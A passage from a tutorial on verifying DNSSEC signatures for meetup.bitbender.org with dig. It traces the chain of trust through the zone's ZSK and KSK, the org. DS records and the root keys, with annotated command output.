    YIrWttjGBILeZinSaJ39amiVs8t00RjTaKVo3vY2k6dj
    e1Rh1ELqjNj8+cKA8iWC3VU7ApkyuGDy631RDILa6wCg
    cBVCzfFF0thQILxQra88tNWzCVoryQ89f1WjBJc=
    ) ; ZSK; alg = RSASHA256; key id = 41824
.      170991 IN DNSKEY 257 3 8 (
    AwEAAaAgAIK1VZrpC6Ia7gEzahOR+9W29euxhJhVVL0yQ
    bSEW008gcCjFFVQUTf6v58fLjwBd0YI0EzrAcQqBGCzh
    /RStIo08g0NfnfL2MTJRkxoXbfDaUeVPQuYEhg37NZWA
    JQ9VnMVDxP/VHL496M/QZxkjf5/Efucp2gaDX6RS6CXp
    oY68LsvPVjR0ZSwzz1apAzvN9dlzEheX7ICJBBtuA6G3
    LQpzW5h0A2hzCTMjJPJ8LbqF6dsV6DoBQzgul0sGICGO
    Yl7OyQdXfZ57relSQageu+ipAdTTJ25AsRTAoub8ONGc
    LmqrAmRLKBP1dfwhYB4N7knNnulqQxA+Uk1ihz0=
    ) ; KSK; alg = RSASHA256; key id = 19036
.      170991 IN DNSKEY 257 3 8 (
    AwEAAaz/tAm8yTn4Mfeh5eyI96WSVexTBAvkMgJzkKTO
    iW1vkIbzxef3+/4RgW0q7HrxRixHlFlExOLAJr5emLvN
    7SWXgnLh4+B5xQlNVz8Og8kvArMtNR0xVQuCaSnIDdD5
    LKyWbRd2n9WGe2R8PzgCmr3EgVLrjyBxWezF0jLHwVN8
    efS3rcJ/EWgvIWgb9tarPVUDK/b58Da+sqqls3eNbuV7
    pr+eoZG+SrDK6nWeL3c6H5Apxz7LjVc1uTIdsIXxuOLY
    A4/ilBmSVIzuDWfdRUfhHdY6+cn8HFRm+2hM8AnXGXws
    9555KrUB5qihylGa8subX2Nn6UwNR1AkUTV74bU=
    ) ; KSK; alg = RSASHA256; key id = 20326

;; Query time: 1 msec
;; SERVER: 169.254.169.254#53(169.254.169.254)
;; WHEN: Sun Mar 04 21:02:58 UTC 2018
;; MSG SIZE rcvd: 853
```

We can see there is the ZSK or zone signing key 41824 and KSK (key signing keys) 19036 and 20326. We'll use the KSK's which will likely change by the time you read this.

Let's verify the A record for meetup.bitbender.org:

```
dig +sigchase +trusted-key=./root.keys meetup.bitbender.org | cat -n
```

Looking at the results before the DNSSEC was completely set up we see the failure:

```
hacker@meetup:~$ dig +sigchase +trusted-key=./root.keys meetup.bitbender.org | cat -n
 1 ;; RRset to chase:
 2 meetup.bitbender.org. 599 IN A 35.227.172.93
 3
 4
 5 ;; RRSIG of the RRset to chase:
 6 meetup.bitbender.org. 599 IN RRSIG A 8 3 600 20180325195736 20180303195736
 34456 bitbender.org. EGAoWjSOBAAtbRW7qE8QeGNS4kSJchL7NefkI38270IsxRvwzMnjnfa5B
 pDIHepb79clZGogJLWm87SGjZbUO5erVAeFNgft2dwzwm01zm7Huf/ne
 X+fFjmssey+YaIvAAY35QEanq7JwoPpFB/xkJDUu6mVRK+Dne6aPy6tu mUg=
 7
 8
 9
10 Launch a query to find a RRset of type DNSKEY for zone: bitbender.org.
11
12 ;; DNSKEYset that signs the RRset to chase:
13 bitbender.org. 299 IN DNSKEY 256 3 8 AwEAAy2R8fb84i0zsKu8/dlhgTwgDzEV2/
 KF2e0N6okOw2Bd858VyMaX VuhB/8aPk5cFLXW0K6wwqAgMgRUU3wJHT4xCJUZVILai0EaCLvXANWZb
 zrjmhpM+Pt3qPJWyf0OGtlnPwH12Z4MqXJP2aQNoKHfVB0XSOIXZ9eZ2 oZCe7C2Z
14 bitbender.org. 299 IN DNSKEY 257 3 8 AwEAAZ1/
 uIC8w1FmI8BP4b7VmBoaiVXoLkJ0xcP79dBSUaqS05kqCHli
 Py+MnTWJM4LcXWBgs2bAkANT1TyqgU0+OACZX5niFR01I0kMtAEeuqfz rM5/
 4CwZ6EUu7xAZjSm9RPTJBvy2BqUJigUava03KSoHWVzUuGVMTolX R/F4MK6D+8bw218Nkua4TD5T/
 BjLLNrwLHMVAcT49J6JZtvr6Th0sNCn 2415nlnFqLlGQn51+pMEIrjqzzJNjnschGqH1AEFmBHtGDve6W/
 n5LfU efp7BRdb24Mg+KqeglhPlZKtOoo7qEuebo/YKRNIeybQ/qH+Vj0S+rD 1HRcbeK/TjE=
15
16
17 ;; RRSIG of the DNSKEYset that signs the RRset to chase:
18 bitbender.org. 299 IN RRSIG DNSKEY 8 2 300 20180325195736 20180303195736
 59704 bitbender.org. G9kMQhAY/wFm5YjapohyJbsaro4nnOZWBo3rZNCI1+LsBdUo09+yK4JT
 ep2txK3ldlqHxRNqgng8TotxnqRUA+a63sVCNuWpi01UcHmaj4yVFj9m
 Etu30DKF19FzrTM9vowMq6GCMpwPupyE2A2/C3JDmdclAIS+bWtKGrMp
 jmlqnIbJOAJtyRSa8YJ1lJ7fO+QpOJdcPEdUENOD4aaSfpQvHH/HWGw +9JmnYet3I4EOGY12FjwVL/n8w/
 jz09nNNsczGPYw7nsUh8rXul3fSsj jjVuX2klRg+veI3tUGWbILl1y4f/sM1NkxuNt9qtEi7EW1/
 krCvJ0s8U Blmi2w==
19
20
21
22 Launch a query to find a RRset of type DS for zone: bitbender.org.
23 ;; NO ANSWERS: no more
24
25 ;; WARNING There is no DS for the zone: bitbender.org.
26
27
28
29 ;; WE HAVE MATERIAL, WE NOW DO VALIDATION
30 ;; VERIFYING A RRset for meetup.bitbender.org. with DNSKEY:34456: success
31 ;; OK We found DNSKEY (or more) to validate the RRset
32 ;; Now, we are going to validate this DNSKEY by the DS
33 ;; the DNSKEY isn't trusted-key and there isn't DS to validate the DNSKEY:
 FAILED
```

After waiting for the DNSSEC setup to complete:

```

hacker@meetup:~$ dig +sigchase +trusted-key=./root.keys meetup.bitbender.org | cat -n
 1  ;; RRset to chase:
 2  meetup.bitbender.org. 599 IN  A 35.227.172.93
 3
 4
 5  ;; RRSIG of the RRset to chase:
 6  meetup.bitbender.org. 599 IN  RRSIG A 8 3 600 20180325195736 20180303195736
↪34456 bitbender.org. EGAoWjSOBAtbRW7qE8QeGNS4kSJChL7NefkI38270IsxRvwzMnjnfa5B
↪pDIHepb79clZGogJLWm87SGjZbUO5erVAeFNgt2dwzwm01zm7Huf/ne
↪X+fFjmssey+YaIvAAY35QEanq7JwoPpFB/xkJDuu6mVRK+Dne6aPy6tu mUg=
 7
 8
 9
10  Launch a query to find a RRset of type DNSKEY for zone: bitbender.org.
11
12  ;; DNSKEYset that signs the RRset to chase:
13  bitbender.org. 119 IN  DNSKEY 256 3 8 AwEAAy2R8fb84i0zsKu8/dlhgTwgDzEV2/
↪KF2e0N6okOw2Bd858VyMaX VuhB/8aPk5cFLXW0K6wwqAgMgRUU3wJHT4xCJUzVILai0EaClvXANWZb
↪zrjmhpM+Pt3qPJWyf0OGtlnPwH12Z4MqXJP2aQNoKHfVB0XSOIXZ9eZ2 oZCe7C2Z
14  bitbender.org. 119 IN  DNSKEY 257 3 8 AwEAAZ1/
↪uIC8w1FmI8BP4b7VmBoaiVXoLkJOxcP79dBSUaqS05kqChli
↪Py+MnTWJM4LcXWBgs2bAkANT1TyqgU0+OACZX5niFR01I0kMtAEeuqfz rM5/
↪4CwZ6EUu7xAZjSm9RPTJBvy2BqUJigUava03KSoHWVzUuGVMTolX R/F4MK6D+8bw218Nkua4TD5T/
↪BjLLNrwLHMVAcT49J6JZtvr6Th0sNCn 2415nlnFqLlGQn51+pMEIrrjqzzJNjnscHggH1AEFmBHtGDve6W/
↪n5LfU efp7BRdb24Mg+KqeglhPlZKtOoo7qEuebo0/YKRNIeybQ/qH+Vj0S+rD 1HRcbeK/TjE=
15
16
17  ;; RRSIG of the DNSKEYset that signs the RRset to chase:
18  bitbender.org. 119 IN  RRSIG DNSKEY 8 2 300 20180325195736 20180303195736
↪59704 bitbender.org. G9kMQhAY/wFm5YjapohyJbsaro4nnOZWBo3rZNCI1+LsBdUo09+yK4JT
↪ep2txK3ld1qHxRNqgng8TotxnqRUA+a63sVCNuWpi01UcHmaj4yVFj9m
↪Etu30DKF19FzrTM9vowMq6GCMpwPupyE2A2/C3JDmdclAIS+bWtKGrMp
↪jmlqnIbjoAJtyRSa8YJl1J7fO+QpOJdcPEdUUENOD4aaSfpQvHH/HWGw +9JmnYet3I4EOGY12FjwVL/n8w/
↪jz09nNNsczGPYw7nsUh8rXul3fSsj jjVuX2klRg+veI3tUGWbILlly4f/sM1NkxuNt9qtEi7EW1/
↪krCvJ0s8U Blmi2w==
19
20
21
22  Launch a query to find a RRset of type DS for zone: bitbender.org.
23
24  ;; DSset of the DNSKEYset
25  bitbender.org. 21218 IN  DS 59704 8 2
↪EFA38113ACAAAD126E5A8D958A22F3705029D397B2128D8155D3B14A 66365CA2
26
27
28  ;; RRSIG of the DSset of the DNSKEYset
29  bitbender.org. 21218 IN  RRSIG DS 7 2 86400 20180325224005 20180304214005
↪1862 org. Z1z8VG9Q1KZwO19HeEJ7ei6rL9PPAG3v0ov+Vo27jkDe7P1ZOi0iw/p7 bT/Go2w/
↪WbZ+Y3TMx0UvNzd0X0HB2PisUDLF5tZmtbAqpQW58axtHaf5
↪4Xf8HnHobNY6Y4uelSR1+thM8dgtiRlzgU4CYJ3qW/bkd0xx0BJJNCA4 2D0=
30
31
32
33
34  ;; WE HAVE MATERIAL, WE NOW DO VALIDATION
35  ;; VERIFYING A RRset for meetup.bitbender.org. with DNSKEY:34456: success
36  ;; OK We found DNSKEY (or more) to validate the RRset

```

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```

37 ;; Now, we are going to validate this DNSKEY by the DS
38 ;; OK a DS validates a DNSKEY in the RRset
39 ;; Now verify that this DNSKEY validates the DNSKEY RRset
40 ;; VERIFYING DNSKEY RRset for bitbender.org. with DNSKEY:59704: success
41 ;; OK this DNSKEY (validated by the DS) validates the RRset of the DNSKEYs,
→thus the DNSKEY validates the RRset
42 ;; Now, we want to validate the DS : recursive call
43
44
45 Launch a query to find a RRset of type DNSKEY for zone: org.
46 ;; Truncated, retrying in TCP mode.
47
48 ;; DNSKEYset that signs the RRset to chase:
49 org.      899 IN  DNSKEY  256 3 7 AwEAAxsmMn/
→JgpEE9Y4uFNrJm7Q9GBwmEYUCsCxuKlgBU9WrQEFRRvA eMamUBeX4SE8s3V/TEk/
→TgGmPPp0pMkKD7mseluK6Ard2HZ6O3nPAzL4 i8py/
→UDRUmYNSCxfdfjUWRmcB9H+NKWMsJoDhAkLFqg5HS7f0j4Vb99 Wac24Fk7
50 org.      899 IN  DNSKEY  256 3 7 AwEAAcLdApt3vn/
→ND00zZlyTx7OBko+9YeCrSl2eGuEXjef0Lqf0tKGi koHwnmTHtT8J/
→aGqkZImLMVByJbknE0wKDnbvbKDoTQxPwUQZLH6k3sT
→dsPKESKDSBSc6VFMq35gx6CeuryZ9KkGwiUsKqJhXp06tyJFCBxfanQQ yrzBnv4/
51 org.      899 IN  DNSKEY  257 3 7
→AwEAAZTjbIO5kIpxWUtyXc8avsKyHIIz+LjC2Dv8naO+Tz6X2fqzDC1b
→dq7HlZwtkaqTkMVVJ+8gE9FIreGJ4c8G1GdbjQgbP10yYIG7OHTc4hv5
→T2NlyWr6k6QFz98Q4zwFIGTFVvwBhmrMDYsOTtXakK6QwHovA1+83BsU
→ACxliDPwB0hQacBD6x+I2RCDzYuTzj64Jv0/9XsX6AYV3ebcgn4hL1jI R2eJYyXlrAoWxdzxcW//
→5yeL5RVWuhRxejmnSVnCuXkfS4AQ485KH2tp dbWcCopLJZs6tw8q3jWcpTGzdh/
→v3xdYfNpQNcPImFlxAun3BtORPA2r 8ti6MNOJEHU=
52 org.      899 IN  DNSKEY  257 3 7 AwEAAcMnWBKLuvG/
→LwnPVykcmpvntwxvshHlHRhlY0F3oz8AMcuF8gw 9McCw+BoC2YxWaiTpnPuxjSNhUlBtcJmcdkz3/
→r7PIn0Df14ept1Y9p dPh8SbIBIWx50ZPfVrLj8oQXv2Y6yKiQik7bi3MT37zMRU2kw2oy3cgr
→sGAGN4s/C6SFYon5N1Q204hGDbeOq538kAToy0GFELjuauV9guX/431 msYu4RgB5lLuQ3Mx5FSIxXpI/
→RaAn2mhM4nEZ/5IerPKZVGydcuLBS8G
→ZlxW4qbb8MgRZ8bwMg0pqWRHmhIrGmJit3UuzvNlpSFBfX7ysI9PPPhSn wXCNDXk0kk0=
53
54
55 ;; RRSIG of the DNSKEYset that signs the RRset to chase:
56 org.      899 IN  RRSIG DNSKEY 7 1 900 20180322152501 20180301142501 1862 org.
→bIK/03SR6OhJ3V6uWK9PMFyFrSZzYU7vX1V8EiloeEVXALdmWVVVw/2I
→iwj4IpBz73iX1LK2XMohP0PMxEkxyQLRlPnpOafi/+y+mQEbOzH2vY33
→k8BIqOgmYAWvgBp41OynXILfU091XEeaEUx91cJio1YmykaHKqhgyuj8 +xA=
57 org.      899 IN  RRSIG DNSKEY 7 1 900 20180322152501 20180301142501 9795 org.
→X3MFvYLzbMT3QbnUdErpkx9wp6mnJRfWxse5XtElAJs7qS3GzXoN7Tw4 mzCPBUFGb/
→EgCeR9v3bgcke74Aonhi/RCetzgZZGL2fFpnIXLMN3YDj
→pIeZVJsGX1c8vWD7pEZGFWm7OyIbtCa79wjLKD/ecBq2ZsITXKdpdTXf DCowSztbloeeMV/
→SrPaZcaL8W6fpZMntkSYg8ip5YZnC118957y3Xvqc 03lItb5MGltOEbiQhaD611iU9tD/
→0Z90XnyWcQcijzqONxTNAXxBy/g 5Vd2g4QV5w1OVWvO/
→FnksIGBW1H9TdLQ7ejuPWVRRG3Xpjb4dpqZMBlp yawxLA==
58 org.      899 IN  RRSIG DNSKEY 7 1 900 20180322152501 20180301142501 17883
→org. R29Fy0gvl90zzf1WN7ijSelxzay6Rh2ktl65JZklrr9AQVW2P/M3SPI0
→QtRlFQ7ScGgsB5tu8CFHZZ2tAlLjioRcZ9kn+YuhGM/GuYLhweOJ9Lxj
→1im4sUclAiqFb1NmOgFHjuD0gjYc+pnCROHcfRdNfV2GGQ0gBuEK1rcx
→LW6MkHYRLNOBeURYBerKrxQRSlxFcGi3Kqyp43CZ7Qj9aOfcN9Yo/kW5
→9WdBachmDNVK0FPn68UkPIsaHzgkRibafVpTcLaM34rQz12zdn3kFbGo lRhG3UrR/LX/
→mS6CColQM4gE6C7+rqB/46h+khxAQc2ZwMpgEkk5+qXZ lZUPhw==
59
60

```

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```

61
62 Launch a query to find a RRset of type DS for zone: org.
63
64 ;; DSset of the DNSKEYset
65 org.      33563 IN  DS  9795 7 1 364DFAB3DAF254CAB477B5675B10766DDAA24982
66 org.      33563 IN  DS  9795 7 2
→3922B31B6F3A4EA92B19EB7B52120F031FD8E05FF0B03BAFCF9F891B FE7FF8E5
67
68
69 ;; RRSIG of the DSset of the DNSKEYset
70 org.      33563 IN  RRSIG DS 8 1 86400 20180317050000 20180304040000 41824 .
→KrdTH8udPW7mET2dmZvCeHzUSzdjHfCourVCn/i+b5nbnpxVzaqbCR8B PnTNr1sFQ8bmsfg0pS/
→CS4VSjjQ+qVRHxdhxbOxH/Jd3XXsg2vCmYraG
→OcttlvReoG1GEfNxX70V7Q0znmJISXoReuMzPqFKlRRGGJm78obdLk9x
→NaqywMsf7KzB1kPZUL4pWPkUw6lbRMTKq8LcfWiuY59X7REtkCjIjAOW
→T5tSmiUIZgUmFLe+DybRsb03CPTuwJd3BvsKbh3+rwY62Mm/PXi3xZTn 91/
→4RLwFNCimtIZYhNfI3Eapkj+RQc6/wTx+f6JKwgZAxLQnqaKnpjOs kGRpPA==
71
72
73
74
75 ;; WE HAVE MATERIAL, WE NOW DO VALIDATION
76 ;; VERIFYING DS RRset for bitbender.org. with DNSKEY:1862: success
77 ;; OK We found DNSKEY (or more) to validate the RRset
78 ;; Now, we are going to validate this DNSKEY by the DS
79 ;; OK a DS validates a DNSKEY in the RRset
80 ;; Now verify that this DNSKEY validates the DNSKEY RRset
81 ;; VERIFYING DNSKEY RRset for org. with DNSKEY:9795: success
82 ;; OK this DNSKEY (validated by the DS) validates the RRset of the DNSKEYs,
→thus the DNSKEY validates the RRset
83 ;; Now, we want to validate the DS : recursive call
84
85
86 Launch a query to find a RRset of type DNSKEY for zone: .
87
88 ;; DNSKEYset that signs the RRset to chase:
89 .      162684 IN  DNSKEY 256 3 8 AwEAAaDjd0KOMYGCEF0/
→cftC2hrFtz5GSnlHoiAxEp053AfbxQ3pT8BE
→tahPiUkColQx4PECJ23YwaFhfFWWjapr6AFxhD8klfZGp95ickoRlm91Z zXX/
→mcfIn9v1UpZK2M8qjljNMzZJSopFY+cxRvib2Irb6YeP2a0vppaLn vR4BeOyEkQolLqvVHW7UqDFiP/
→CM15BWBsAIdbyo8L1h30eP63TaYIrW
→ttjGBILeZinSaJ39amiVs8t00RjTakVo3vY2k6dje1Rh1ELqjNj8+cKA
→8iWC3VU7ApkyuGdy631RDILa6wCgcBVCzffF0thQILxQra88tNWzCVor yQ89f1WjBJc=
90 .      162684 IN  DNSKEY 257 3 8
→AwEAAaGAIKlVZrpC6Ia7gEzahOR+9W29euxhJhVVL0yQbSEW008gcCjF
→FVQUtf6v58fLjwBd0YI0EzrAcQqBGCzh/RStIo08g0NfnfL2MTJRkxoX
→bFdaUeVPQuYEhg37NZWAJQ9VnMVDxP/VHL496M/QZxkjf5/Efucp2gaD
→X6RS6CXpoY68LsvPVjR0ZSwzz1apAzvN9dlzEheX7ICJBBtuA6G3LQpz
→W5hOA2hzCTMJJPJ8LbqF6dsV6DoBQZgul0sGICGOYl7OyQdXfZ57relS
→Qageu+ipAdTTJ25ASrTAoub8ONGcLmqRAmRLKBPldfwhYB4N7knNnulq QxA+Uk1ihz0=
91 .      162684 IN  DNSKEY 257 3 8 AwEAAaz/
→tAm8yTn4Mfeh5eyI96WSVexTBavkMgJzKkTOiWlvkIbzxef3 +/
→4RgW0q7HrxRixHlFlExOLAJr5emLvN7SWXgnLh4+B5xQlNVz8Og8kv
→ArMtNR0xVQuCaSnIDdD5LKyWbRd2n9WGe2R8PzgCmr3EgVLRjyBxWezF 0jLHwVN8efS3rCj/
→EWgvIWgb9tarPVUDK/b58Da+sqqls3eNbuV7pr+e oZG+SrDK6nWeL3c6H5Apxz7LjVclutIdsIXxuOLYA4/
→ilBmSVIzuDWfd RUfhHdY6+cn8HFRm+2mH8AnXGXws9555KrUB5qihylGa8subX2Nn6UwN R1AkUTV74bU=
92

```

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```

93
94 ;; RRSIG of the DNSKEYset that signs the RRset to chase:
95 .      162684  IN  RRSIG DNSKEY 8 0 172800 20180323000000 20180302000000 19036
→. KhizzCTaZYTZ+0ml8uggwTxKJNiBun8epQncZ1SL4f1qoRVV6sMz2DPI
→RRbJ9DHmk5QMZzV54Sj8RcQrQXrS1XFKOD0dQ7BeusoCmZdgrXdD0dI3
→qkiJqmZ578ByMMxV1jhLk0g9apf+Pbt2qPnrkWviDtyQ6vcZBJKJvM2Z JPjh3GdB/NM2D0+sh/
→bgqVtVjfrPMcutK6kq4QxpmeEe+1QbawhU2bh+ Nsw4TuLs2x0gW5TJLtQFesTlhk+q+9xk5w7k83/
→UeV7epLLlqlKAT47T gm3Fvs370FxI3leYTd0zbYyKter+REihRR99cU1A1xqkCtDRWDOqXZDQ zX9yPA==
96
97
98
99 Launch a query to find a RRset of type DS for zone: .
100 ;; NO ANSWERS: no more
101
102 ;; WARNING There is no DS for the zone: .
103
104
105
106 ;; WE HAVE MATERIAL, WE NOW DO VALIDATION
107 ;; VERIFYING DS RRset for org. with DNSKEY:41824: success
108 ;; OK We found DNSKEY (or more) to validate the RRset
109 ;; Ok, find a Trusted Key in the DNSKEY RRset: 41824
110 ;; Ok, find a Trusted Key in the DNSKEY RRset: 19036
111 ;; VERIFYING DNSKEY RRset for . with DNSKEY:19036: success
112
113 ;; Ok this DNSKEY is a Trusted Key, DNSSEC validation is ok: SUCCESS
114

```

The heavy lifting is done by dig, so let's break down what just happened. The RRset is in line 2 above:

```
meetup.bitbender.org. 599 IN  A 35.227.172.93
```

The signature is in line 6:

```

meetup.bitbender.org. 599 IN  RRSIG A 8 3 600 20180325195736 20180303195736 34456
→bitbender.org. EGAoWjSOBAtbRW7qE8QeGNS4kSJchL7NefkI38270IsxRvwzMnfnfa5B
→pDIHepb79c1ZGogJLWm87SGjZbUO5erVAeFNgt2dwzwm01zm7Huf/ne
→X+fFjmssey+YaIvAAY35QEanq7JwoPpFB/xkJDUu6mVRK+Dne6aPy6tu mUg=

```

This signature was created using the key with tag 34456 with signer name bitbender.org. Lines 13 & 14 show the 2 DNS keys for bitbender.org, the first one has 256 (vs 257) and is the ZSK (Zone Signing Key) used to make the signature, while the second one has 257 (vs 256) and is the KSK (Key Signing Key). Note that the KSK is larger and changed less often since it requires the parent zone, whereas the ZSK doesn't involve the parent zone and so can be changed more frequently (and so is smaller).

Lines 13 & 14 don't show the key tag, so to verify the ZSK does indeed have tag 34456 we run:

```
dig +multiline bitbender.org DNSKEY
```

That gives us:

```

hacker@meetup:~$ dig +multiline bitbender.org DNSKEY

; <<>> DiG 9.10.3-P4-Debian <<>> +multiline bitbender.org DNSKEY
;; global options: +cmd
;; Got answer:

```

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```
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 14825
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;bitbender.org.      IN DNSKEY

;; ANSWER SECTION:
bitbender.org.      299 IN DNSKEY 256 3 8 (
    AWEAAy2R8fb84i0zsKu8/dlhgTwgDzEV2/KF2e0N6okO
    w2Bd858VyMaxVuhB/8aPk5cFLXW0K6wwqAgMgRUU3wJH
    T4xCJUzVILai0EaCLvXANWZbZrjmhpM+Pt3qPJWyf0OG
    tlnPwH12Z4MqXJP2aQNoKHfVB0XSOIXZ9eZ2oZCe7C2Z
    ) ; ZSK; alg = RSASHA256; key id = 34456
bitbender.org.      299 IN DNSKEY 257 3 8 (
    AWEAAZl/uIC8wlFmI8BP4b7VmBoaiVXoLkJ0xcP79dBS
    UaqS05kqCHliPy+MnTWJM4LcXWBgs2bAkANT1TyqgU0+
    OACZX5niFR0lI0kMtAEeuqfzrM5/4CwZ6EUu7xAZjSm9
    RPTJBvy2BqUJigUava03KSoHWVzUuGVMTolXR/F4MK6D
    +8bw2l8Nkua4TD5T/BjLLNrwLHMVAcT49J6JZtvr6Th0
    sNCn2415nlnFqLlGQn5l+pMEIrjqzzJNjnsCHgqH1AEF
    mBHtGDve6W/n5LfUefp7BRdb24Mg+KqeglhPlZKtOoo7
    qEuebo0/YKRNIeybQ/qH+Vj0S+rD1HRcbeK/TjE=
    ) ; KSK; alg = RSASHA256; key id = 59704

;; Query time: 10 msec
;; SERVER: 169.254.169.254#53 (169.254.169.254)
;; WHEN: Sun Mar 04 21:55:48 UTC 2018
;; MSG SIZE rcvd: 466
```

So the signature was created using the ZSK 34456 above, while the KSK 59704 was used to create the ZSK. We can verify the RRSIG was from the ZSK and that the ZSK was created using the KSK. What's left at bitbender.org. is to verify the KSK. That requires the org. zone's DS record for the bitbender.org. KSK, which is a cryptographic hash of the KSK in the child zone. The DS record is shown in line 25 above, identifying tag 59704. We can refetch that via:

```
dig +short bitbender.org DS
```

This gives us:

```
hacker@meetup:~$ dig +short bitbender.org DS
59704 8 2 EFA38113ACAAAD126E5A8D958A22F3705029D397B2128D8155D3B14A 66365CA2
```

This is cryptographically signed by the org zone as show in line 29 above, with the child zone's KSK tag 59704 signed by the parent zone key with tag 1862. At this point the verification in lines 34-42 can take place.

Next we go after the org DNSKEY with tag 1862:

```
dig +multiline org. DNSKEY
```

This shows:

```
hacker@meetup:~$ dig +multiline org. DNSKEY

; <<>> DiG 9.10.3-P4-Debian <<>> +multiline org. DNSKEY
;; global options: +cmd
```

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```
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 51132
;; flags: qr rd ra; QUERY: 1, ANSWER: 4, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;org.      IN DNSKEY

;; ANSWER SECTION:
org.      899 IN DNSKEY 256 3 7 (
    AWEAAXsMmN/JgpEE9Y4uFNrJm7Q9GBwmEYUCsCxuKlg
    BU9WrQEFRrvAeMamUBeX4SE8s3V/TEk/TgGmPPp0pMkK
    D7mselUK6Ard2HZ6O3nPazL4i8py/UDRUmYNSCxfdfj
    UWRmcB9H+NKWMsJoDhAkLFqg5HS7f0j4Vb99Wac24Fk7
    ) ; ZSK; alg = NSEC3RSASHA1; key id = 1862
org.      899 IN DNSKEY 256 3 7 (
    AWEAAcLdAPT3vn/ND00zZlyTx7OBko+9YeCrSl2eGuEX
    jef0Lqf0tKGikoHwnmTHtT8J/aGqkZImLMVByJbknE0w
    KDnbvbKDoTQxPwUQZLH6k3sTdsPKESKDSBSc6VFMq35g
    x6CeuryZ9KkGWiUsKqJhXPo6tyJFCBxfanQQyrzBnv4/
    ) ; ZSK; alg = NSEC3RSASHA1; key id = 6368
org.      899 IN DNSKEY 257 3 7 (
    AWEAAZTjbIO5kIpxWUtyXc8avsKyHIIz+LjC2Dv8naO+
    Tz6X2fqzDC1bdq7HlZwtkaqTkMVVJ+8gE9FIreGJ4c8G
    lGdbjQgbP1OyYIG7OHTc4hv5T2NlyWr6k6QFz98Q4zwF
    IGTFVvwBhmrMDYsOTtXakK6QwHovA1+83BsUACxliDpw
    B0hQacbd6x+I2RCDzYuTzj64Jv0/9XsX6AYV3ebcgn4h
    Ll1jIR2eJYyXlrAoWxdzxcW//5yeL5RVWuhRxejmnSVnC
    uxkfs4AQ485KH2tpdbWcCopLJZs6tw8q3jWcpTGzdh/v
    3xdYfNpQNcPImFlxAun3BtORPA2r8ti6MNoJEHU=
    ) ; KSK; alg = NSEC3RSASHA1; key id = 9795
org.      899 IN DNSKEY 257 3 7 (
    AWEAAcMnWBKLuvG/LwnPVykcmpvnntwxfshHlHRhly0F
    3oz8AMcuF8gw9McCw+BoC2YxWaiTpNPuxjSNhU1BtcJm
    cdkz3/r7PIn0oDf14ept1Y9pdPh8SbIBIWx50ZPfVRlj
    8oQXv2Y6yKiQik7bi3MT37zMRU2kw2oy3cgrsGAzGN4s
    /C6SFYon5N1Q2O4hGDbeOq538kAToy0GFELjuauV9guX
    /431msYu4RgB5lLuQ3Mx5FSIxXpI/RaAn2mhM4nEZ/5I
    eRPKZVGydcuLBS8GZlxW4qbb8MgRZ8bwMg0pqWRHmhIr
    GmJIt3UuzvN1pSFBfX7ysI9PPhSnwXCNDXk0kk0=
    ) ; KSK; alg = NSEC3RSASHA1; key id = 17883

;; Query time: 29 msec
;; SERVER: 169.254.169.254#53(169.254.169.254)
;; WHEN: Mon Mar 05 05:06:28 UTC 2018
;; MSG SIZE rcvd: 880
```

We see that tag 1862 is a ZSK for org. Lines 49-52 above correspond to these 4 keys and lines 56-58 are the RRSIG signatures for tag 1862 (the ZSK used above), tag 9795 (a KSK for .org), and tag 17883 (another KSK for .org).

Lines 65-66 above are the DS (digital signature) records for the .org KSK keys. At this point the verification in lines 75-83 can take place.

What's left is to validate the root's signing. Lines 89-91 fetch the root's DNSKEYs and line 95 is their signature using root KSK with tag 19036.

For details of the DNSKEY's:


```
dig +multiline . DNSKEY
```

This yields:

```
oresama@meetup:~/tmp$ dig +multiline . DNSKEY

; <<>> DiG 9.10.3-P4-Debian <<>> +multiline . DNSKEY
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 30389
;; flags: qr rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;.      IN DNSKEY

;; ANSWER SECTION:
.      138399 IN DNSKEY 256 3 8 (
      AwEAAaDjd0KOMYGCEf0/cftC2hrFtz5GSnlHOiaxEp05
      3AfbxQ3pT8BETAhPiUkColQx4PECJ23YwaFhfWWjapr6
      AFxhD8klfZGp95ickoRlm91ZzXX/mcfn9v1UpZK2M8qj
      lJNMzZJSopFY+cxRvib2Irb6YeP2a0vppaLnvR4BeOyE
      kQolLqvVHW7UqDFiP/CM15BWBsAIdbyo8L1h3OeP63Ta
      YIrWttjGBILeZinSaJ39amiVs8t00RjTaKVo3vY2k6dj
      e1Rh1ELqjNj8+cKA8iWC3VU7ApkyuGDy631RDILa6wCg
      cBVCzfFfOthQILxQra88tNWzCVoryQ89f1WjBJc=
      ) ; ZSK; alg = RSASHA256; key id = 41824
.      138399 IN DNSKEY 257 3 8 (
      AwEAAaAgAIKlVZrpC6Ia7gEzahOR+9W29euxhJhVVLOyQ
      bSEW008gcCjFFVQUtF6v58fLjwBd0YI0EzrAcQqBGCzh
      /RstIo08g0NfnfL2MTJRkxoXbfDaUeVPQuYEhg37NZWA
      JQ9VnMVDxP/VHL496M/QZxkjf5/Efucp2gaDX6RS6CXp
      oY68LsvPVjR0ZSwzz1apAzvN9dlzEheX7ICJBBtuA6G3
      LQpzW5h0A2hzCTMjJPJ8LbqF6dsV6DoBQzgulu0sGIcGO
      Yl7OyQdXfZ57relSQageu+ipAdTTJ25AsRTAoub8ONGC
      LmqrAmRLKBPldfwhYB4N7knNnulqQxA+Uklihz0=
      ) ; KSK; alg = RSASHA256; key id = 19036
.      138399 IN DNSKEY 257 3 8 (
      AwEAAaz/tAm8yTn4Mfeh5eyI96WSVexTBavkMgJzkKTO
      iW1vkIbzxef3+/4RgW0q7HrxRixHlFlExOLAJr5emLvN
      7SWXgnLh4+B5xQlNVz8Og8kvArMtNROxVQuCaSnIDdD5
      LKyWbRd2n9WGe2R8PzgCmr3EgVLrjyBxWezF0jLHwVN8
